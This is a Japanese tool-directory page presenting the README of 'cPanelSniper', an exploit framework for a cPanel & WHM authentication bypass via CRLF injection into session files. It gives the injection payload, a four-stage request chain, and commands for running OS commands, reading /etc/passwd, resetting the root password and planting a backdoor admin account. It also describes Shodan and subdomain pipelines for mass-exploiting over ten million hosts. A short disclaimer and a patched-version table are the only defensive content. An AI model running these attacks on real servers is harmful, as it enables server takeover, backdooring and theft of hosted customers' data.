
Skip to content
KitploitKITPLOIT
ツールブログ
提出
ツールブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

··フィード·お問い合わせ·プライバシー·© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
ツール/GitHubGitHub/44pie/cpsniper
認証と認可脆弱性スキャナーエクスプロイトウェブアプリケーション悪用ポストエクスプロイトペネトレーションテストコマンド&コントロールレッドチーミング
GitHub44pie/cpsniper

cpsniper

cPanelSniper STABLE - CVE-2026-41940、1000万以上のターゲット向けに最適化

リポジトリを見る
274ヶ月前未レビュー

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

cPanelSniper

cPanelSniper

Python CVE cPanel stdlib pipeline Author

CVE-2026-41940 — セッションファイルCRLFインジェクションによるcPanel & WHM認証バイパス
4段階エクスプロイトチェーン · 対話型WHMシェル · 1000万以上のターゲットでTRUE STABLE · メモリ使用量ゼロ · stdlibのみ


概要

cPanelSniper は、cPanel & WHM に影響を与える重大な認証バイパス脆弱性である CVE-2026-41940 に特化したエクスプロイトフレームワークです。この脆弱性により、認証されていないリモート攻撃者が、有効な認証情報なしで Authorization HTTPヘッダーを介してセッションファイルにCRLFシーケンスを注入し、rootレベルのWHMアクセスを獲得できます。

  • CVSSスコア: 10.0 (Critical)
  • 実環境での悪用: 確認済み (2026年4月)
  • 影響を受けるインストール数: cPanel & WHM を実行している約7000万ドメイン
  • 依存関係なし: 純粋なPython stdlib — pip不要、requests不要、外部パッケージ不要

許可されたペネトレーションテストおよびバグバウンティプログラム専用です。


⚡ TRUE STABLE バージョン

このバージョンは、メモリ使用量ゼロで10,000,000以上のターゲットをスキャンするように最適化されています。

修正された問題

主な機能

  • ストリーミングアーキテクチャ - メモリに読み込まずに1000万以上のターゲットを処理
  • OOMクラッシュゼロ - 非常に大きなターゲットリストでも
  • 自動再開 - --resume で中断した場所から続行
  • リアルタイム進捗 - ETA、スキャンレート、エラートラッキング
  • 定期的な保存 - データ損失を防ぐため結果を自動保存
  • パイプライン対応 - subfinder、httpx、shodan とシームレスに連携

仕組み

根本原因は Session.pm にあります。saveSession() 関数は、セッションファイルをディスクに書き込んだ 後 に filter_sessiondata() を呼び出します。つまり、Authorization: Basic ヘッダー値に埋め込まれたCRLF文字がそのままセッションファイルに書き込まれ、サニタイズ前に攻撃者が制御するフィールドが注入されます。

root@kitploit:~
通常のフロー:
  POST /login/ → filter_sessiondata() → セッション書き込み → 認証チェック

脆弱なフロー:
  POST /login/ → セッション書き込み (CRLFペイロード注入) → filter_sessiondata() → 認証チェックが汚染されたファイルを読み取る

CRLFペイロード

Authorization: Basic の値は次のようにデコードされます:

root@kitploit:~
root:x
successful_internal_auth_with_timestamp=9999999999
user=root
tfa_verified=1
hasroot=1

これらのフィールドはディスク上のセッションファイルに直接書き込まれます。読み戻されると、cPanel はこのセッションを完全に認証されたrootセッションとして扱います。

4段階エクスプロイトチェーン

root@kitploit:~
┌─────────────────────────────────────────────────────────────┐
│  ステージ 0 — 正規ホスト名の検出                              │
│  GET /openid_connect/cpanelid → 307 → 実際のホスト名         │
├─────────────────────────────────────────────────────────────┤
│  ステージ 1 — 事前認証セッションの生成                        │
│  POST /login/?login_only=1  (誤った認証情報)                 │
│  ← 401 + whostmgrsession クッキー                            │
├─────────────────────────────────────────────────────────────┤
│  ステージ 2 — CRLFインジェクション                            │
│  GET / + Cookie: session + Authorization: Basic <payload>   │
│  cpsrvd がCRLFフィールドをセッションファイルに書き込む        │
│  ← 307 Location: /cpsessXXXXXXXXXX/...                     │
├─────────────────────────────────────────────────────────────┤
│  ステージ 3 — 伝播 (do_token_denied ガジェット)               │
│  GET /scripts2/listaccts                                    │
│  raw→cache フラッシュをトリガー — 注入フィールドが有効化      │
│  ← 401 Token denied (想定内)                                │
├─────────────────────────────────────────────────────────────┤
│  ステージ 4 — WHM rootアクセスの検証                         │
│  GET /cpsessXXXXXXXXXX/json-api/version                     │
│  ← 200 {"version":"11.x.x.x","result":1}  = PWNED          │
└─────────────────────────────────────────────────────────────┘

影響を受けるバージョン


インストール

root@kitploit:~
git clone https://github.com/44pie/cpsniper
cd cpsniper
python3 cPanelSniper.py --help

pipインストールは不要です。純粋なPython 3.8+ stdlibのみです。


使用方法

基本スキャン

root@kitploit:~
# 単一ターゲット — スキャンのみ
python3 cPanelSniper.py -u https://target.com:2087

# 単一ターゲット — バイパス後の対話型シェル
python3 cPanelSniper.py -u https://target.com:2087 --action shell

# 大規模ターゲットリスト — 1000万以上のターゲット (TRUE STABLE)
python3 cPanelSniper.py -l targets.txt -t 50 -o results.json

# 中断されたスキャンの再開
python3 cPanelSniper.py -l targets.txt -t 50 -o results.json --resume

エクスプロイト後のアクション

root@kitploit:~
# サーバー上のすべてのcPanelアカウントを一覧表示
python3 cPanelSniper.py -u https://target.com:2087 --action list

# OSコマンドを実行
python3 cPanelSniper.py -u https://target.com:2087 --action cmd --cmd "id;whoami;uname -a"
python3 cPanelSniper.py -u https://target.com:2087 --action cmd --cmd "ls /home"
python3 cPanelSniper.py -u https://target.com:2087 --action cmd --cmd "cat /etc/passwd"

# サーバー情報を取得 (ホスト名、負荷、ディスク、MySQLホスト)
python3 cPanelSniper.py -u https://target.com:2087 --action info

# cPanelバージョンを取得
python3 cPanelSniper.py -u https://target.com:2087 --action version

# rootパスワードを変更
python3 cPanelSniper.py -u https://target.com:2087 --action passwd --passwd 'NewPass@2026!'

# 対話型WHMシェル
python3 cPanelSniper.py -u https://target.com:2087 --action shell

パイプライン (大規模リストでTRUE STABLE)

root@kitploit:~
# subfinder → httpx → ファイルに保存 → 1000万以上のターゲットをスキャン
subfinder -d target.com -silent | \
  httpx -silent -ports 2087,2086 -threads 50 > targets.txt
python3 cPanelSniper.py -l targets.txt -t 50 -o results.json

# スコープリストから - 数百万のドメインを処理
cat scope.txt | \
  httpx -silent -ports 2087,2086 -threads 100 > targets.txt
python3 cPanelSniper.py -l targets.txt -t 50 -o results.json --resume

# Shodan結果 - 大規模スキャン
shodan search --fields ip_str,port 'title:"WHM Login"' | \
  awk '{print "https://"$1":"$2}' > targets.txt
python3 cPanelSniper.py -l targets.txt -t 30 -o shodan_results.json

# stdinパイプ - 小規模リストのみ (<100K)
echo "https://target.com:2087" | python3 cPanelSniper.py

# 複数ソースの組み合わせ → 大規模スキャン
{ subfinder -d target.com -silent; cat extra.txt; } | \
  httpx -silent -ports 2087 > all_targets.txt
python3 cPanelSniper.py -l all_targets.txt -t 50 -o results.json --resume

TRUE STABLE ベストプラクティス

1000万以上のターゲット をスキャンする場合:

  1. まずファイルに保存する - 大規模リストでは直接パイプしない

    root@kitploit:~
    # 良い例 - 1000万以上のターゲットで動作
    httpx ... > targets.txt
    python3 cPanelSniper.py -l targets.txt -t 50 -o results.json
    
    # 悪い例 - 大規模リストではクラッシュする
    httpx ... | python3 cPanelSniper.py
    
  2. 適切なスレッド数を使用

    • 10-20スレッド: 10万ターゲット
    • 30-50スレッド: 100万〜1000万ターゲット
    • 50-100スレッド: 1000万以上のターゲット
  3. 長時間スキャンでは自動再開を有効にする

    root@kitploit:~
    python3 cPanelSniper.py -l targets.txt -t 50 -o results.json --resume
    

    中断された場合は、--resume を付けて再度実行するだけです

  4. 進捗状況を監視

    • リアルタイムETA表示
    • 結果は60秒ごとに保存
    • Ctrl+C で全発見結果を保持

対話型WHMシェル



バイパス成功後、--action shell フラグで対話型プロンプトに入ります:

root@kitploit:~
════════════════════════════════════════════════════════════
  WHM Shell — target.com
  Version: CVE-2026-41940 | Auth: CRLF bypass
  Type 'help' for commands, 'exit' to quit
════════════════════════════════════════════════════════════

[email protected] ▶ id
  uid=0(root) gid=0(root) groups=0(root)

[email protected] ▶ accounts
  [cPanel Accounts]  target.com:2087 (47 users)
    user01               domain: example.com    email: [email protected]
    user02               domain: shop.com       email: [email protected]
    ...

[email protected] ▶ cat /etc/passwd
  root:x:0:0:root:/root:/bin/bash
  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
  ...

[email protected] ▶ info
  [Server Info]  https://target.com:2087
  hostname: srv01.target.com
  load: 0.72 / 0.66 / 0.69
  version: 11.130.0.6

[email protected] ▶ addadmin mitsec P@ss2026!
  [BACKDOOR ADMIN CREATED]
  Target   : https://target.com:2087
  Username : mitsec
  Password : P@ss2026!
  Profile  : super_admin

[email protected] ▶ exit

シェルコマンド


CLIリファレンス

root@kitploit:~
usage: cPanelSniper.py [-h] [-u URL] [-l LIST] [--hostname HOSTNAME]
                       [-t THREADS] [--timeout TIMEOUT] [--resume]
                       [-o OUTPUT] [--no-color] [--save-interval N]

Target:
  -u, --url URL          単一ターゲットURL (例: https://host:2087)
  -l, --list LIST        URLを含むファイル (1行に1つ)
  --hostname HOSTNAME    正規のHostヘッダーを上書き (自動検出)

Scan:
  -t, --threads N        同時スレッド数 (デフォルト: 20)
  --timeout N            リクエストタイムアウト秒数 (デフォルト: 15)
  --resume               前回のスキャンから再開 (処理済みターゲットをスキップ)

Output:
  -o, --output FILE      結果をJSONファイルに保存
  --no-color             ANSIカラーを無効化
  --save-interval N      結果をN秒ごとに保存 (デフォルト: 60)

Shodan Dorks

root@kitploit:~
title:"WHM Login"
title:"WebHost Manager" port:2087
product:"cPanel" port:2087
http.title:"cPanel" port:2083
ssl.cert.subject.cn:"cPanel" port:2087

出力例

root@kitploit:~
   ██████╗██████╗  █████╗ ███╗  ██╗███████╗██╗
  ██╔════╝██╔══██╗██╔══██╗████╗ ██║██╔════╝██║
  ...

  CVE-2026-41940 — cPanel & WHM Auth Bypass via CRLF Injection
  4-stage: preauth → CRLF inject → propagate → verify → post-exploit
  In-The-Wild | CVSS 10.0 | By Mitsec (@ynsmroztas)

  Configuration:
   Targets  : 1
   Threads  : 10
   Timeout  : 15s
   Action   : list

14:46:22 [SCAN] Starting 4-stage exploit chain... https://target.com:2087
14:46:23 [INFO] Canonical hostname discovered: srv01.target.com
14:46:23 [STEP] Stage 1/4 — Minting preauth session...
14:46:23 [  OK] Stage1: preauth session = :QFB4o8XENBqlr6U1...
14:46:23 [STEP] Stage 2/4 — CRLF injection via Authorization header...
14:46:24 [  OK] Stage2: HTTP 307 → token=/cpsess8493537756
14:46:24 [STEP] Stage 3/4 — Firing do_token_denied gadget (raw→cache)...
14:46:25 [  OK] Stage3: HTTP 401 — do_token_denied gadget fired
14:46:25 [STEP] Stage 4/4 — Verifying WHM root access...
14:46:26 [PWND] CVE-2026-41940 CONFIRMED — WHM root access!
14:46:26 [PWND]   Token    : /cpsess8493537756
14:46:26 [PWND]   Version  : 11.130.0.6
14:46:26 [PWND]   API URL  : https://target.com:2087/cpsess8493537756/json-api/version
14:46:26 [ API] Running post-exploit action: list
14:46:27 [ API] listaccts → HTTP 200

  [cPanel Accounts]  target.com:2087 (47 accounts)
    client01    domain: client01.com    email: [email protected]
    client02    domain: client02.net    email: [email protected]
    ...

══════════════════════════════════════════════════════════════════════
  cPanelSniper — Scan Complete
  Time: 5.8s  ·  Targets: 1

  ⚡ 1 VULNERABLE TARGET(S)

  Target   : https://target.com:2087
  Version  : 11.130.0.6
  Token    : /cpsess8493537756
  API URL  : https://target.com:2087/cpsess8493537756/json-api/version
══════════════════════════════════════════════════════════════════════

技術詳細

セッションファイルインジェクション

注入された Authorization: Basic 値 (base64デコード済み) には、cPanelセッションファイル内で改行となるCRLFシーケンスが含まれています:

root@kitploit:~
root:x\r\n
successful_internal_auth_with_timestamp=9999999999\r\n
user=root\r\n
tfa_verified=1\r\n
hasroot=1

cPanelのセッションリーダーはこれらを正当なセッションフィールドとして解析し、完全なroot WHMアクセスを許可します。

ステージ 3 — do_token_denied ガジェット

重要でありながら見落とされがちなステップ: CRLFインジェクション (ステージ2) の後、汚染されたセッションデータは 生のセッションファイル にのみ存在します。/scripts2/listaccts へのリクエストは内部の do_token_denied ハンドラーをトリガーし、生のセッションデータをセッション キャッシュ にフラッシュします。このフラッシュがなければ、ステージ4は403を返します。

セッショントークンの抽出

root@kitploit:~
Set-Cookie: whostmgrsession=%3aSESSION_NAME%2cOB_HEX; ...
                              ^              ^
                              |              +-- ob hash (stripped)
                              +-- session name (used for injection)

セッション名 (%2C の前) が抽出され、後続のリクエストのクッキー値として使用されます。


参考情報

  • watchTowr Labs — CVE-2026-41940 Technical Analysis
  • cPanel Security Advisory
  • NVD — CVE-2026-41940
  • Hadrian Blog — CVE-2026-41940 Analysis
  • Nuclei Template — CVE-2026-41940

免責事項

このツールは 許可されたセキュリティテスト および バグバウンティプログラム専用 です。コンピュータシステムへの不正アクセスは違法です。作者は一切の責任を負わず、このツールによって引き起こされた誤用や損害について責任を負いません。テスト前に必ず適切な書面による許可を取得してください。


作者

Mitsec — @ynsmroztas

  • 🏆 Top Hacker — Intigriti
  • 🐛 2,430件以上の脆弱性を開示
  • 💀 1,100件以上のP1 Critical発見
  • 🏅 100以上のHall of Fame認定

Made with ❤️ by @ynsmroztas

ツールをダウンロード
問題オリジナルバージョン修正バージョン
メモリ使用量すべてのターゲットをRAMに読み込むターゲットを1行ずつストリーミング (メモリ0)
1000万ターゲットOOM → 強制終了 ❌正常に完了 ✅
再開非対応--resume フラグ
進捗状況ETAなしリアルタイムETA + レート + 統計
結果最後にのみ保存60秒ごとに保存 (設定可能)
ブランチ脆弱なバージョン修正済みバージョン
110.x≤ 11.110.0.9611.110.0.97
118.x≤ 11.118.0.6211.118.0.63
126.x≤ 11.126.0.5311.126.0.54
132.x≤ 11.132.0.2811.132.0.29
134.x≤ 11.134.0.1911.134.0.20
136.x≤ 11.136.0.411.136.0.5
コマンド説明
id / whoamiUIDとホスト名を表示
hostnameサーバーのホスト名を取得
versioncPanelバージョン情報
info負荷、ディスク、MySQLホスト、バージョン
accountsすべてのcPanelユーザーアカウントを一覧表示
cat <path>ファイルの内容を読み取る
ls [path]ディレクトリを一覧表示
exec <cmd>OSコマンドを実行
addadmin <user> <pass>バックドアWHM管理者を作成
passwd <pass>rootパスワードを変更
api <endpoint> [k=v ...]生のWHM JSON API呼び出し
helpすべてのコマンドを表示
exitシェルを終了